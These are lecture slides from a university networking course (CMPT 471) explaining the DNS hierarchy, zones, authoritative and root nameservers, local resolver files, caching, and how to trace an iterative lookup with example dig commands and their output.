
DNS Domain Hierarchy

- Official list of all TLDs is managed by IANA
 - The Internet Assigned Numbers Authority
- IANA delegates each TLD to a manager, called a *registry*:
 - VeriSign → .com and .net domains
 - CIRA → .ca domain
 - EDUCASE → .edu domain
- A TLD registry contracts with other entities, called *registrars*:
 - To provide registration services to the public
 - When an end-user purchases a domain name: The registrar works with the TLD registrar to add the required information
 - Examples of registrars?

DNS Zones

- DNS is organized into *zones* for management purposes
- Each zone:
 - groups a contiguous domains and sub-domains, and
 - assigns the management authority to an entity
- The nameserver of a zone maintains DNS records for all domains managed by this zone
- A domain can be managed by multiple authorities
 - If it's divided into multiple zones

DNS Zones: An Example



Authoritative Name Servers

- Each DNS zone has at least one **authoritative nameserver**:
 - It publishes information about that zone
 - It provides definitive answer to DNS queries
- Primary and secondary nameservers
 - Primary: stores the original copy of all zone records
 - Secondary: maintains an identical copy of the primary server
- Each zone should provide multiple authoritative nameservers
 - For redundancy and reliability

Zone Organization on the Internet

- Goal: ask an authoritative nameserver for answers
- Options:
 - Each host maintains a list of all authoritative nameservers
 - A central server that maintains that list
 - Issues?
- Instead,
 - Organize DNS zones on the Internet in a tree structure


Zone Organization on the Internet

- The root of the tree (root zone):
 - Managed by IANA
 - It has 13 authoritative nameservers
 - a.root-servers.net – m.root-servers.net
 - These servers are given to the OS (through conf. files)
- Every name resolution either:
 - Starts with a query to one of the root servers, or
 - Uses info. that was once obtained from these root servers

Zone Organization on the Internet

- Each of the TLD zones has authoritative nameservers
 - They are registered with the root servers
-
- Each domain name has at least two nameservers

DNS Query Process: Overview



Local DNS Files

- Two files in Linux that DNS resolvers use:
- `/etc/hosts`


- Stores static IP addresses for hostnames

```
127.0.0.1      localhost  
123.45.1.2    example.com
```

- `/etc/resolv.conf`
- If the domain doesn't exist in `/etc/hosts`, the host needs to ask the local DNS server
 - May be automatically generated if using DHCP
 - The IP address of the local DNS server is stored in `/etc/resolv.conf`


```
nameserver 127.0.1.1  
search cmpt.sfu.ca
```

Local DNS Server and the Iterative Query



Recall: Protocol Stack

- Does DNS use TCP or UDP? **Why?**



DNS Cache

- When a DNS server receives an answer
 - It caches this information
 - If same question is asked → there is no need to ask other DNS servers
- Every cached record has a time-to-live value
 - It will be time out and removed from the cache
- Potential Issues?

Design Observation

- Recall: Hierarchical designs
- Caching is good for performance, but it may be the source of all evil (in networking)

Using dig for DNS Query

- A command-line tool that sends DNS requests and parses DNS replies.
- The DNS response has four sections:
 - Question section: describes the query
 - Answer section: a record answering the question
 - Authority section: records pointing to authoritative nameservers
 - Additional section: records related to the query

Using dig for DNS Query: Example

- Ask your local DNS server

```
$ dig google.com

;; QUESTION SECTION:
;google.com.           IN      A

;; ANSWER SECTION:
google.com.        217    IN      A      216.58.217.46
```

Using dig for DNS Query: Example

- Ask a specific DNS server

```
$ dig @8.8.8.8 google.com

;; QUESTION SECTION:
;google.com.           IN      A

;; ANSWER SECTION:
google.com.        228    IN      A      172.217.3.174
```

Emulating the DNS Query using dig

```
$ dig @a.root-servers.net www.example.net
;; QUESTION SECTION:
;www.example.net.          IN      A

;; AUTHORITY SECTION:
net.            172800    IN      NS      e.gtld-servers.net.
net.            172800    IN      NS      f.gtld-servers.net.
net.            172800    IN      NS      m.gtld-servers.net.
...
e.gtld-servers.net. 172800    IN      A       192.12.94.30
f.gtld-servers.net. 172800    IN      A       192.35.51.30
m.gtld-servers.net. 172800    IN      A       192.55.83.30
...
```

Emulating the DNS Query using dig

```
$ dig @e.gtld-servers.net www.example.net
```

;; QUESTION SECTION:

;www.example.net. IN A

;; AUTHORITY SECTION:

example.net. 172800 IN

example.net. 172800 IN

NS
NS

a.iana-servers.net.
b.iana-servers.net.

;; ADDITIONAL SECTION:

a.iana-servers.net. 172800 IN A 199.43.135.53

a.iana-servers.net. 172800 IN AAAA 2001:500:8f::53

b.iana-servers.net. 172800 IN A 199.43.133.53

b.iana-servers.net. 172800 IN AAAA 2001:500:8d::53

Emulating the DNS Query using dig

```
$ dig @a.iana-servers.net www.example.net  
;; QUESTION SECTION:  
;www.example.net.          IN      A  
  
;; ANSWER SECTION:  
www.example.net. 86400 IN      A      93.184.216.34
```

The final answer

Todo

- Read [KR16]: Ch 2.1, 2.4 and 2.7
- Optional but useful: [KR16]: Ch 2.2 (HTTP)

Next Lecture

- Review: Socket Programming
- Transport layer services
 - Reliability
 - Flow control
 - Congestion control

Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

